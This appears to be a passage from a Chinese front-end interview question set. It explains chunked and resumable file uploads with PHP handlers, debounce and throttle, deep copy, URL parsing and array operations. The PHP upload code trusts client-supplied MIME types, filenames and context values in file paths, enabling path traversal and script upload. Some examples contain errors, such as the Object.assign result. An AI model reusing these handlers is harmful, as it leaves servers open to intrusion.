使用PHP来展示常规的表单上传是一个不错的选择。首先构建文件上传的表单，并指定表单的提交内容类型为enctype="multipart/form-data"，表明表单需要上传二进制数据。

|  |  |
| --- | --- |
| 1  2  3  4 | <**form** action="/index.php" method="POST" enctype="multipart/form-data">    <**input** type="file" name="myfile">    <**input** type="submit">  </**form**> |

然后编写index.php上传文件接收代码，使用move\_uploaded\_file方法即可(php大法好...)

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8 | $imgName = 'IMG'.time().'.'.str\_replace('image/','',$\_FILES["myfile"]['type']);  $fileName =  'upload/'.$imgName;  // 移动上传文件至指定upload文件夹下，并根据返回值判断操作是否成功  **if** (move\_uploaded\_file($\_FILES['myfile']['tmp\_name'], $fileName)){      echo $fileName;  }**else** {      echo "nonn";  } |

form表单上传大文件时，很容易遇见服务器超时的问题。通过xhr，前端也可以进行异步上传文件的操作，一般由两个思路。

1. 文件编码上传

第一个思路是将文件进行编码，然后在服务端进行解码，之前写过一篇在前端实现图片压缩上传的博客，其主要实现原理就是将图片转换成base64进行传递

|  |  |
| --- | --- |
| 1  2  3  4 | **var** imgURL = URL.createObjectURL(file);  ctx.drawImage(imgURL, 0, 0);  // 获取图片的编码，然后将图片当做是一个很长的字符串进行传递  **var** data = canvas.toDataURL("image/jpeg", 0.5); |

在服务端需要做的事情也比较简单，首先解码base64，然后保存图片即可

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9 | $imgData = $\_REQUEST['imgData'];  $base64 = explode(',', $imgData)[1];  $img = base64\_decode($base64);  $url = './test.jpg';  **if** (file\_put\_contents($url, $img)) {      exit(json\_encode(array(          url => $url      )));  } |

base64编码的缺点在于其体积比原图片更大（因为Base64将三个字节转化成四个字节，因此编码后的文本，会比原文本大出三分之一左右），对于体积很大的文件来说，上传和解析的时间会明显增加。

更多关于base64的知识，可以参考Base64笔记。

除了进行base64编码，还可以在前端直接读取文件内容后以二进制格式上传

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9  10  11  12  13  14  15  16 | // 读取二进制文件  **function** readBinary(text){  **var** data = **new** ArrayBuffer(text.length);  **var** ui8a = **new** Uint8Array(data, 0);  **for** (**var** i = 0; i < text.length; i++){       ui8a[i] = (text.charCodeAt(i) & 0xff);     }     console.log(ui8a)  }    **var** reader = **new** FileReader();  reader.onload = **function**(){        readBinary(**this**.result) // 读取result或直接上传  }  // 把从input里读取的文件内容，放到fileReader的result字段里  reader.readAsBinaryString(file); |

1. formData异步上传

FormData对象主要用来组装一组用 XMLHttpRequest发送请求的键/值对，可以更加灵活地发送Ajax请求。可以使用FormData来模拟表单提交。

|  |  |
| --- | --- |
| 1  2  3  4 | let files = e.target.files // 获取input的file对象  let formData = **new** FormData();  formData.append('file', file);  axios.post(url, formData); |

服务端处理方式与直接form表单请求基本相同。

1. iframe无刷新页面

在低版本的浏览器（如IE）上，xhr是不支持直接上传formdata的，因此只能用form来上传文件，而form提交本身会进行页面跳转，这是因为form表单的[target](https://developer.mozilla.org/zh-CN/docs/Web/HTML/Element/form)属性导致的，其取值有

* \_self，默认值，在相同的窗口中打开响应页面
* \_blank，在新窗口打开
* \_parent，在父窗口打开
* \_top，在最顶层的窗口打开
* framename，在指定名字的iframe中打开

如果需要让用户体验异步上传文件的感觉，可以通过framename指定iframe来实现。把form的target属性设置为一个看不见的iframe，那么返回的数据就会被这个iframe接受，因此只有该iframe会被刷新，至于返回结果，也可以通过解析这个iframe内的文本来获取。

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9  10  11  12  13  14  15  16  17  18  19  20  21  22  23 | **function** upload(){  **var** now = +**new** Date()  **var** id = 'frame' + now      $("body").append(`<iframe style="display:none;" name="${id}" id="${id}" />`);    **var** $form = $("#myForm")      $form.attr({          "action": '/index.php',          "method": "post",          "enctype": "multipart/form-data",          "encoding": "multipart/form-data",          "target": id      }).submit()        $("#"+id).on("load", **function**(){  **var** content = $(**this**).contents().find("body").text()  **try**{  **var** data = JSON.parse(content)          }**catch**(e){              console.log(e)          }      })  } |

**扩展：**

**大文件上传**

现在来看看在上面提到的几种上传方式中实现大文件上传会遇见的超时问题，

* 表单上传和iframe无刷新页面上传，实际上都是通过form标签进行上传文件，这种方式将整个请求完全交给浏览器处理，当上传大文件时，可能会遇见请求超时的情形
* 通过fromData，其实际也是在xhr中封装一组请求参数，用来模拟表单请求，无法避免大文件上传超时的问题
* 编码上传，我们可以比较灵活地控制上传的内容

大文件上传最主要的问题就在于：**在同一个请求中，要上传大量的数据，导致整个过程会比较漫长，且失败后需要重头开始上传**。试想，如果我们将这个请求拆分成多个请求，每个请求的时间就会缩短，且如果某个请求失败，只需要重新发送这一次请求即可，无需从头开始，这样是否可以解决大文件上传的问题呢？

综合上面的问题，看来大文件上传需要实现下面几个需求

* 支持拆分上传请求(即切片)
* 支持断点续传
* 支持显示上传进度和暂停上传

接下来让我们依次实现这些功能，看起来最主要的功能应该就是切片了。

**文件切片**

编码方式上传中，在前端我们只要先获取文件的二进制内容，然后对其内容进行拆分，最后将每个切片上传到服务端即可。

在JavaScript中，文件FIle对象是Blob对象的子类，Blob对象包含一个重要的方法slice，通过这个方法，我们就可以对二进制文件进行拆分。

下面是一个拆分文件的示例

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9  10  11  12  13  14  15 | **function** slice(file, piece = 1024 \* 1024 \* 5) {   let totalSize = file.size; // 文件总大小   let start = 0; // 每次上传的开始字节   let end = start + piece; // 每次上传的结尾字节   let chunks = []  **while** (start < totalSize) {   // 根据长度截取每次需要上传的数据   // File对象继承自Blob对象，因此包含slice方法   let blob = file.slice(start, end);   chunks.push(blob)   start = end;   end = start + piece;   }  **return** chunks  } |

将文件拆分成piece大小的分块，然后每次请求只需要上传这一个部分的分块即可

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8 | let file = document.querySelector("[name=file]").files[0];  const LENGTH = 1024 \* 1024 \* 0.1;  let chunks = slice(file, LENGTH); // 首先拆分切片  chunks.forEach(chunk=>{   let fd = **new** FormData();   fd.append("file", chunk);   post('/mkblk.php', fd)  }) |

服务器接收到这些切片后，再将他们拼接起来就可以了，下面是PHP拼接切片的示例代码

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8 | $filename = './upload/' . $\_POST['filename'];//确定上传的文件名  //第一次上传时没有文件，就创建文件，此后上传只需要把数据追加到此文件中  **if**(!file\_exists($filename)){   move\_uploaded\_file($\_FILES['file']['tmp\_name'],$filename);  }**else**{   file\_put\_contents($filename,file\_get\_contents($\_FILES['file']['tmp\_name']),FILE\_APPEND);   echo $filename;  } |

测试时记得修改nginx的server配置，否则大文件可能会提示413 Request Entity Too Large的错误。

|  |  |
| --- | --- |
| 1  2  3  4 | server {      // ...      client\_max\_body\_size 50m;  } |

上面这种方式来存在一些问题

* 无法识别一个切片是属于哪一个切片的，当同时发生多个请求时，追加的文件内容会出错
* 切片上传接口是异步的，无法保证服务器接收到的切片是按照请求顺序拼接的

因此接下来我们来看看应该如何在服务端还原切片。

**还原切片**

在后端需要将多个相同文件的切片还原成一个文件，上面这种处理切片的做法存在下面几个问题

* 如何识别多个切片是来自于同一个文件的，这个可以在每个切片请求上传递一个相同文件的context参数
* 如何将多个切片还原成一个文件
* 确认所有切片都已上传，这个可以通过客户端在切片全部上传后调用mkfile接口来通知服务端进行拼接
* 找到同一个context下的所有切片，确认每个切片的顺序，这个可以在每个切片上标记一个位置索引值
* 按顺序拼接切片，还原成文件

上面有一个重要的参数，即context，我们需要获取为一个文件的唯一标识，可以通过下面两种方式获取

* 根据文件名、文件长度等基本信息进行拼接，为了避免多个用户上传相同的文件，可以再额外拼接用户信息如uid等保证唯一性
* 根据文件的二进制内容计算文件的hash，这样只要文件内容不一样，则标识也会不一样，缺点在于计算量比较大.

修改上传代码，增加相关参数

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9  10  11  12  13  14  15  16  17  18  19  20  21  22  23  24  25  26  27  28  29 | // 获取context，同一个文件会返回相同的值  **function** createContext(file) {  **return** file.name + file.length  }  let file = document.querySelector("[name=file]").files[0];  const LENGTH = 1024 \* 1024 \* 0.1;  let chunks = slice(file, LENGTH);  // 获取对于同一个文件，获取其的context  let context = createContext(file);  let tasks = [];  chunks.forEach((chunk, index) => {   let fd = **new** FormData();   fd.append("file", chunk);   // 传递context   fd.append("context", context);   // 传递切片索引值   fd.append("chunk", index + 1);     tasks.push(post("/mkblk.php", fd));  });  // 所有切片上传完毕后，调用mkfile接口  Promise.all(tasks).then(res => {   let fd = **new** FormData();   fd.append("context", context);   fd.append("chunks", chunks.length);   post("/mkfile.php", fd).then(res => {   console.log(res);   });  }); |

在mkblk.php接口中，我们通过context来保存同一个文件相关的切片

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9 | // mkblk.php  $context = $\_POST['context'];  $path = './upload/' . $context;  **if**(!is\_dir($path)){   mkdir($path);  }  // 把同一个文件的切片放在相同的目录下  $filename = $path .'/'. $\_POST['chunk'];  $res = move\_uploaded\_file($\_FILES['file']['tmp\_name'],$filename); |

除了上面这种简单通过目录区分切片的方法之外，还可以将切片信息保存在数据库来进行索引。接下来是mkfile.php接口的实现，这个接口会在所有切片上传后调用

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9  10  11  12  13  14  15  16 | // mkfile.php  $context = $\_POST['context'];  $chunks = (int)$\_POST['chunks'];  //合并后的文件名  $filename = './upload/' . $context . '/file.jpg';  **for**($i = 1; $i <= $chunks; ++$i){   $file = './upload/'.$context. '/' .$i; // 读取单个切块   $content = file\_get\_contents($file);  **if**(!file\_exists($filename)){   $fd = fopen($filename, "w+");   }**else**{   $fd = fopen($filename, "a");   }   fwrite($fd, $content); // 将切块合并到一个文件上  }  echo $filename; |

这样就解决了上面的两个问题：

* 识别切片来源
* 保证切片拼接顺序

**断点续传**

即使将大文件拆分成切片上传，我们仍需等待所有切片上传完毕，在等待过程中，可能发生一系列导致部分切片上传失败的情形，如网络故障、页面关闭等。由于切片未全部上传，因此无法通知服务端合成文件。这种情况下可以通过**断点续传**来进行处理。

断点续传指的是：可以从已经上传部分开始继续上传未完成的部分，而没有必要从头开始上传，节省上传时间。

由于整个上传过程是按切片维度进行的，且mkfile接口是在所有切片上传完成后由客户端主动调用的，因此断点续传的实现也十分简单：

* 在切片上传成功后，保存已上传的切片信息
* 当下次传输相同文件时，遍历切片列表，只选择未上传的切片进行上传
* 所有切片上传完毕后，再调用mkfile接口通知服务端进行文件合并

因此问题就落在了如何保存已上传切片的信息了，保存一般有两种策略

* 可以通过locaStorage等方式保存在前端浏览器中，这种方式不依赖于服务端，实现起来也比较方便，缺点在于如果用户清除了本地文件，会导致上传记录丢失
* 服务端本身知道哪些切片已经上传，因此可以由服务端额外提供一个根据文件context查询已上传切片的接口，在上传文件前调用该文件的历史上传记录

下面让我们通过在本地保存已上传切片记录，来实现断点上传的功能

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9  10  11  12  13  14  15  16  17 | // 获取已上传切片记录  **function** getUploadSliceRecord(context){   let record = localStorage.getItem(context)  **if**(!record){  **return** []   }**else** {  **try**{  **return** JSON.parse(record)   }**catch**(e){}   }  }  // 保存已上传切片  **function** saveUploadSliceRecord(context, sliceIndex){   let list = getUploadSliceRecord(context)   list.push(sliceIndex)   localStorage.setItem(context, JSON.stringify(list))  } |

然后对上传逻辑稍作修改，主要是增加上传前检测是已经上传、上传后保存记录的逻辑

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9  10  11  12  13  14  15  16  17  18  19  20  21 | let context = createContext(file);  // 获取上传记录  let record = getUploadSliceRecord(context);  let tasks = [];  chunks.forEach((chunk, index) => {   // 已上传的切片则不再重新上传  **if**(record.includes(index)){  **return**   }     let fd = **new** FormData();   fd.append("file", chunk);   fd.append("context", context);   fd.append("chunk", index + 1);   let task = post("/mkblk.php", fd).then(res=>{   // 上传成功后保存已上传切片记录   saveUploadSliceRecord(context, index)   record.push(index)   })   tasks.push(task);  }); |

此时上传时刷新页面或者关闭浏览器，再次上传相同文件时，之前已经上传成功的切片就不会再重新上传了。

服务端实现断点续传的逻辑基本相似，只要在getUploadSliceRecord内部调用服务端的查询接口获取已上传切片的记录即可，因此这里不再展开。

此外断点续传还需要考虑**切片过期**的情况：如果调用了mkfile接口，则磁盘上的切片内容就可以清除掉了，如果客户端一直不调用mkfile的接口，放任这些切片一直保存在磁盘显然是不可靠的，一般情况下，切片上传都有一段时间的有效期，超过该有效期，就会被清除掉。基于上述原因，断点续传也必须同步切片过期的实现逻辑。

**上传进度和暂停**

通过xhr.upload中的progress方法可以实现监控每一个切片上传进度。

上传暂停的实现也比较简单，通过xhr.abort可以取消当前未完成上传切片的上传，实现上传暂停的效果，恢复上传就跟断点续传类似，先获取已上传的切片列表，然后重新发送未上传的切片。

由于篇幅关系，上传进度和暂停的功能这里就先不实现了。

#### 8.2 使用setInterval请求实时数据，返回顺序不一致怎么解决

**参考答案：**

场景：

|  |  |
| --- | --- |
| 1  2  3  4  5 | setInterval(**function**() {      $.get("/path/to/server", **function**(data, status) {          console.log(data);      });  }, 10000); |

上面的程序会每隔10秒向服务器请求一次数据，并在数据到达后存储。这个实现方法通常可以满足简单的需求，然而同时也存在着很大的缺陷：在网络情况不稳定的情况下，服务器从接收请求、发送请求到客户端接收请求的总时间有可能超过10秒，而请求是以10秒间隔发送的，这样会导致接收的数据到达先后顺序与发送顺序不一致。

解决方案：

1. 使用setTimeout代替setInterval

程序首先设置10秒后发起请求，当数据返回后再隔10秒发起第二次请求，以此类推。这样的话虽然无法保证两次请求之间的时间间隔为固定值，但是可以保证到达数据的顺序。

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9 | **function** poll() {      setTimeout(**function**() {          $.get("/path/to/server", **function**(data, status) {              console.log(data);              // 发起下一次请求              poll();          });      }, 10000);  } |

1. WebSocket

WebSocket 协议本质上是一个基于 TCP 的协议。

为了建立一个 WebSocket 连接，客户端浏览器首先要向服务器发起一个 HTTP 请求，这个请求和通常的 HTTP 请求不同，包含了一些附加头信息，其中附加头信息"Upgrade: WebSocket"表明这是一个申请协议升级的 HTTP 请求，服务器端解析这些附加的头信息然后产生应答信息返回给客户端，客户端和服务器端的 WebSocket 连接就建立起来了，双方就可以通过这个连接通道自由的传递信息，**并且这个连接会持续存在直到客户端或者服务器端的某一方主动的关闭连接。**

服务器（Node.js）：

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9 | **var** WebSocketServer = require('ws').Server;  **var** wss = **new** WebSocketServer({port: 8080});    wss.on("connection", **function**(socket) {      socket.on("message", **function**(msg) {          console.log(msg);          socket.send("Nice to meet you!");      });  }); |

客户端同样可以使用Node.js或者是浏览器实现，这里选用浏览器作为客户端：

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8 | // WebSocket 为客户端JavaScript的原生对象  **var** ws = **new** WebSocket("[ws://localhost:8080](ws://localhost:8080/)");  ws.onopen = **function** (event) {      ws.send("Hello there!");  }  ws.onmessage = **function** (event) {      console.log(event.data);  } |

#### 8.3 防抖和节流的原理和使用场景

**参考答案：**

函数防抖和函数节流：优化高频率执行js代码的一种手段，js中的一些事件如浏览器的resize、scroll，鼠标的mousemove、mouseover，input输入框的keypress等事件在触发时，会不断地调用绑定在事件上的回调函数，极大地浪费资源，降低前端性能。为了优化体验，需要对这类事件进行调用次数的限制。

**防抖：**

在事件被触发n秒后再执行回调，如果在这n秒内又被触发，则重新计时。

根据函数防抖思路设计出第一版的最简单的防抖代码：

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7 | var timer; // 维护同一个timer  function debounce(fn, delay) {      clearTimeout(timer);      timer = setTimeout(function(){          fn();      }, delay);  } |

上面例子中的debounce就是防抖函数，在document中鼠标移动的时候，会在onmousemove最后触发的1s后执行回调函数testDebounce；如果我们一直在浏览器中移动鼠标（比如10s），会发现会在10 + 1s后才会执行testDebounce函数（因为clearTimeout(timer)），这个就是函数防抖。

在上面的代码中，会出现一个问题，var timer只能在setTimeout的父级作用域中，这样才是同一个timer，并且为了方便防抖函数的调用和回调函数fn的传参问题，我们应该用闭包来解决这些问题。

优化后的代码：

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9  10  11  12  13 | **function** debounce(fn, delay) {  **var** timer; // 维护一个 timer  **return** **function** () {  **var** \_this = **this**; // 取debounce执行作用域的this  **var** args = arguments;  **if** (timer) {              clearTimeout(timer);          }          timer = setTimeout(**function** () {              fn.apply(\_this, args); // 用apply指向调用debounce的对象，相当于\_this.fn(args);          }, delay);      };  } |

使用闭包后，解决传参和封装防抖函数的问题，这样就可以在其他地方随便将需要防抖的函数传入debounce了。

**节流：**

每隔一段时间，只执行一次函数。

* 定时器实现节流函数：

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9  10  11  12  13  14 | **function** throttle(fn, delay) {  **var** timer;  **return** **function** () {  **var** \_this = **this**;  **var** args = arguments;  **if** (timer) {  **return**;          }          timer = setTimeout(**function** () {              fn.apply(\_this, args);              timer = **null**; // 在delay后执行完fn之后清空timer，此时timer为假，throttle触发可以进入计时器          }, delay)      }  } |

* 时间戳实现节流函数：

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9  10  11  12  13 | **function** throttle(fn, delay) {  **var** previous = 0;      // 使用闭包返回一个函数并且用到闭包函数外面的变量previous  **return** **function**() {  **var** \_this = **this**;  **var** args = arguments;  **var** now = **new** Date();  **if**(now - previous > delay) {              fn.apply(\_this, args);              previous = now;          }      }  } |

**异同比较**

相同点：

* 都可以通过使用 setTimeout 实现。
* 目的都是，降低回调执行频率。节省计算资源。

不同点：

* 函数防抖，在一段连续操作结束后，处理回调，**利用clearTimeout 和 setTimeout实现**。函数节流，在一段连续操作中，**每一段时间只执行一次**，频率较高的事件中使用来提高性能。
* 函数防抖关注一定时间连续触发的事件只在最后执行一次，而函数节流侧重于一段时间内只执行一次。

常见应用场景

**函数防抖的应用场景:**

连续的事件，只需触发一次回调的场景有：

* 搜索框搜索输入。只需用户最后一次输入完，再发送请求
* 手机号、邮箱验证输入检测
* 窗口大小Resize。只需窗口调整完成后，计算窗口大小。防止重复渲染。

函数节流的应用场景:

间隔一段时间执行一次回调的场景有：

* 滚动加载，加载更多或滚到底部监听
* 谷歌搜索框，搜索联想功能
* 高频点击提交，表单重复提交

#### 8.4 浅拷贝，深拷贝(实现方式)

**参考答案：**

浅拷贝和深拷贝都只针对于引用数据类型，浅拷贝只复制指向某个对象的指针，而不复制对象本身，新旧对象还是共享同一块内存；但深拷贝会另外创造一个一模一样的对象，新对象跟原对象不共享内存，修改新对象不会改到原对象；

区别：浅拷贝只复制对象的第一层属性、深拷贝可以对对象的属性进行递归复制；

实现浅拷贝方法

（1）Object.assign方法

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7 | **var** obj = {      a: 1,      b: 2  }  **var** obj1 = Object.assign({},obj);  boj1.a = 3;  console.log(obj.a) // 3 |

（2）for in方法

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9  10  11  12  13  14  15  16  17  18  19  20  21  22 | // 只复制第一层的浅拷贝  **function** simpleCopy(obj1) {  **var** obj2 = Array.isArray(obj1) ? [] : {};  **for** (let i **in** obj1) {     obj2[i] = obj1[i];    }  **return** obj2;  }  **var** obj1 = {     a: 1,     b: 2,     c: {           d: 3        }  }  **var** obj2 = simpleCopy(obj1);  obj2.a = 3;  obj2.c.d = 4;  alert(obj1.a); // 1  alert(obj2.a); // 3  alert(obj1.c.d); // 4  alert(obj2.c.d); // 4 |

实现深拷贝方法

（1）采用递归去拷贝所有层级属性

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9  10  11  12  13  14  15  16  17  18  19  20  21 | **function** deepClone(obj){      let objClone = Array.isArray(obj)?[]:{};  **if**(obj && **typeof** obj==="object"){  **for**(key **in** obj){  **if**(obj.hasOwnProperty(key)){                  //判断ojb子元素是否为对象，如果是，递归复制  **if**(obj[key]&&**typeof** obj[key] ==="object"){                      objClone[key] = deepClone(obj[key]);                  }**else**{                      //如果不是，简单复制                      objClone[key] = obj[key];                  }              }          }      }  **return** objClone;  }  let a=[1,2,3,4],      b=deepClone(a);  a[0]=2;  console.log(a,b); |

（2）使用JSON.stringify和JSON.parse实现深拷贝：JSON.stringify把对象转成字符串，再用JSON.parse把字符串转成新的对象；

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9  10 | **function** deepCopy(obj1){      let \_obj = JSON.stringify(obj1);      let obj2 = JSON.parse(\_obj);  **return** obj2;    }  **var** a = [1, [1, 2], 3, 4];  **var** b = deepCopy(a);      b[1][0] = 2;      alert(a); // 1,1,2,3,4      alert(b); // 2,2,2,3,4 |

（3）热门的函数库lodash，也有提供\_.cloneDeep用来做深拷贝；

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9 | **var** \_ = require('lodash');  **var** obj1 = {      a: 1,      b: { f: { g: 1 } },      c: [1, 2, 3]  };  **var** obj2 = \_.cloneDeep(obj1);  console.log(obj1.b.f === obj2.b.f);  // false |

#### 8.5 获取当前页面url

**参考答案：**

1. window.location.href (设置或获取整个 URL 为字符串)

|  |  |
| --- | --- |
| 1  2  3 | **var** test = window.location.href;  alert(test);  //  返回：<http://i.cnblogs.com/EditPosts.aspx?opt=1> |

1. window.location.protocol (设置或获取 URL 的协议部分)

|  |  |
| --- | --- |
| 1  2  3 | **var** test = window.location.protocol;  alert(test);  //返回：http: |

1. window.location.host (设置或获取 URL 的主机部分)

|  |  |
| --- | --- |
| 1  2  3 | **var** test = window.location.host;  alert(test);  //返回：i.cnblogs.com |

1. window.location.port (设置或获取与 URL 关联的端口号码)

|  |  |
| --- | --- |
| 1  2  3 | **var** test = window.location.port;  alert(test);  //返回：空字符(如果采用默认的80端口 (update:即使添加了:80)，那么返回值并不是默认的80而是空字符) |

1. window.location.pathname (设置或获取与 URL 的路径部分（就是文件地址）)

|  |  |
| --- | --- |
| 1  2  3 | **var** test = window.location.pathname;  alert(test);  //返回：/EditPosts.aspx |

1. window.location.search (设置或获取 href 属性中跟在问号后面的部分)

|  |  |
| --- | --- |
| 1  2  3  4 | **var** test = window.location.search;  alert(test);  //返回：?opt=1  （PS：获得查询（参数）部分，除了给动态语言赋值以外，我们同样可以给静态页面，并使用javascript来获得相信应的参数值。） |

1. window.location.hash (设置或获取 href 属性中在井号“#”后面的分段)

|  |  |
| --- | --- |
| 1  2  3 | **var** test = window.location.hash;  alert(test);  //返回：空字符(因为url中没有) |

1. js获取url中的参数值\*

正则法

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9  10  11  12  13 | **function** getQueryString(name) {  **var** reg = **new** RegExp('(^|&)' + name + '=([^&]\*)(&|$)', 'i');  **var** r = window.location.search.substr(1).match(reg);    **if** (r != **null**) {  **return** unescape(r[2]);            }  **return** **null**;    }  // 这样调用：  alert(GetQueryString("参数名1"));  alert(GetQueryString("参数名2"));  alert(GetQueryString("参数名3")); |

split拆分法

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9  10  11  12  13  14  15  16  17  18  19  20 | **function** GetRequest() {  **var** url = location.search; //获取url中"?"符后的字串  **var** theRequest = **new** Object();    **if** (url.indexOf("?") != -1) {  **var** str = url.substr(1);                   strs = str.split("&");  **for**(**var** i = 0; i < strs.length; i ++) {                        theRequest[strs[i].split("=")[0]] = unescape(strs[i].split("=")[1]);                 }           }  **return** theRequest;   }  **var** Request = **new** Object();  Request = GetRequest();<br>// var id=Request["id"];  // var 参数1,参数2,参数3,参数N;  // 参数1 = Request['参数1'];  // 参数2 = Request['参数2'];  // 参数3 = Request['参数3'];  // 参数N = Request['参数N']; |

指定取  
比如说一个url：[http://i.cnblogs.com/?j=js](https://link.jianshu.com/?t=http://i.cnblogs.com/?j=js" \t "_blank), 我们想得到参数j的值，可以通过以下函数调用。

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9  10  11  12 | **function** GetQueryString(name) {  **var** reg = **new** RegExp("(^|&)" + name + "=([^&]\*)(&|$)", "i");  **var** r = window.location.search.substr(1).match(reg); //获取url中"?"符后的字符串并正则匹配  **var** context = "";    **if** (r != **null**)       context = r[2];      reg = **null**;      r = **null**;  **return** context == **null** || context == "" || context == "undefined" ? "" : context;   }  alert(GetQueryString("j")); |

单个参数的获取方法

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9 | **function** GetRequest() {  **var** url = location.search; //获取url中"?"符后的字串  **if** (url.indexOf("?") != -1) {? //判断是否有参数  **var** str = url.substr(1); //从第一个字符开始 因为第0个是?号 获取所有除问号的所有符串                    strs = str.split("=");? //用等号进行分隔 （因为知道只有一个参数                                            //所以直接用等号进分隔 如果有多个参数 要用&号分隔 再用等号进行分隔）                    alert(strs[1]);???? //直接弹出第一个参数 （如果有多个参数 还要进行循环的）           }    } |

#### 8.6 js中两个数组怎么取交集+(差集、并集、补集)

**参考答案：**

1. 最普遍的做法

使用 **ES5** 语法来实现虽然会麻烦些，但兼容性最好，不用考虑浏览器 **JavaScript** 版本。也不用引入其他第三方库。

直接使用 filter、concat 来计算

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9  10  11 | **var** a = [1,2,3,4,5]  **var** b = [2,4,6,8,10]  //交集  **var** c = a.filter(**function**(v){ **return** b.indexOf(v) > -1 })  //差集  **var** d = a.filter(**function**(v){ **return** b.indexOf(v) == -1 })  //补集  **var** e = a.filter(**function**(v){ **return** !(b.indexOf(v) > -1) })          .concat(b.filter(**function**(v){ **return** !(a.indexOf(v) > -1)}))  //并集  **var** f = a.concat(b.filter(**function**(v){ **return** !(a.indexOf(v) > -1)})); |

对 Array 进行扩展

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9  10  11  12  13  14  15  16  17  18  19  20  21  22  23  24  25  26  27  28  29  30  31  32  33  34  35  36  37  38  39  40  41  42  43  44  45  46  47  48  49  50  51  52  53 | //数组功能扩展  //数组迭代函数  Array.prototype.each = **function**(fn){    fn = fn || Function.K;  **var** a = [];  **var** args = Array.prototype.slice.call(arguments, 1);  **for**(**var** i = 0; i < **this**.length; i++){  **var** res = fn.apply(**this**,[**this**[i],i].concat(args));  **if**(res != **null**) a.push(res);     }  **return** a;  };    //数组是否包含指定元素  Array.prototype.contains = **function**(suArr){  **for**(**var** i = 0; i < **this**.length; i ++){  **if**(**this**[i] == suArr){  **return** **true**;        }     }  **return** **false**;  }    //不重复元素构成的数组  Array.prototype.uniquelize = **function**(){  **var** ra = **new** Array();  **for**(**var** i = 0; i < **this**.length; i ++){  **if**(!ra.contains(**this**[i])){            ra.push(**this**[i]);        }     }  **return** ra;  };    //两个数组的交集  Array.intersect = **function**(a, b){  **return** a.uniquelize().each(**function**(o){**return** b.contains(o) ? o : **null**});  };    //两个数组的差集  Array.minus = **function**(a, b){  **return** a.uniquelize().each(**function**(o){**return** b.contains(o) ? **null** : o});  };    //两个数组的补集  Array.complement = **function**(a, b){  **return** Array.minus(Array.union(a, b),Array.intersect(a, b));  };    //两个数组并集  Array.union = **function**(a, b){  **return** a.concat(b).uniquelize();  }; |

1. 使用 ES6 语法实现

**ES6** 中可以借助扩展运算符（**...**）以及 **Set** 的特性实现相关计算，代码也会更加简单些。

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9  10  11  12  13  14  15  16  17  18  19 | **var** a = [1,2,3,4,5]  **var** b = [2,4,6,8,10]  console.log("数组a：", a);  console.log("数组b：", b);    **var** sa = **new** Set(a);  **var** sb = **new** Set(b);    // 交集  let intersect = a.filter(x => sb.has(x));    // 差集  let minus = a.filter(x => !sb.has(x));    // 补集  let complement  = [...a.filter(x => !sb.has(x)), ...b.filter(x => !sa.has(x))];    // 并集  let unionSet = Array.from(**new** Set([...a, ...b])); |

1. 使用 jQuery 实现

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9  10  11  12  13 | **var** a = [1,2,3,4,5]  **var** b = [2,4,6,8,10]  console.log("数组a：", a);  console.log("数组b：", b);    // 交集  let intersect = $(a).filter(b).toArray();  // 差集  let minus = $(a).not(b).toArray();  // 补集  let complement  = $(a).not(b).toArray().concat($(b).not(a).toArray());  // 并集  let unionSet = $.unique(a.concat(b)); |

#### 8.7 用正则和非正则实现123456789.12=》1，234，567，890.12

**参考答案：**

非正则：

如果数字带有小数点的话，可以使用toLocaleString()方法实现这个需求。

|  |  |
| --- | --- |
| 1 | b.toLocaleString(); |

正则：

1. 不带小数点

|  |  |
| --- | --- |
| 1 | num.toString().replace(/(\d)(?=(?:\d{3})+$)/g,'$1,') |

1. 带小数点

* 判读是否带有小数点
* 没有小数点，就用正则匹配实

|  |  |
| --- | --- |
| 1  2  3  4  5 | **function** numFormat(num) {  **var** c = (num.toString().indexOf ('.') !== -1) ? num.toLocaleString() :               num.toString().replace(/(\d)(?=(?:\d{3})+$)/g, '$1,');  **return** c;  } |

#### 8.8 写一个判断是否是空对象的函数

**参考答案：**

|  |  |
| --- | --- |
| 1  2  3  4  5  6 | **function** isEmpty(value) {  **return** (          value === **null** || value === undefined ||          (**typeof** value === 'object' && Object.keys(value).length === 0)      )  } |

#### 8.9 代码题：颜色值16进制转10进制rgb

**参考答案：**

|  |  |
| --- | --- |
| 1  2  3  4  5 | **function** toRGB(color) {  **var** regex = /^#([0-9a-fA-F]{2})([0-9a-fA-F]{2})([0-9a-fA-F]{2})$/ //匹配十六进制的正则      match = color.match(regex)  // 判断是否是十六进制颜色值  **return** match ? 'rgb('+parseInt(match[1], 16)+','+parseInt(match[2], 16)+','+parseInt(match[3], 16)+')' : color  } |

#### 8.10 传入 [1,[[2],3,4],5] ，返回 [1,2,3,4,5]

**参考答案：**

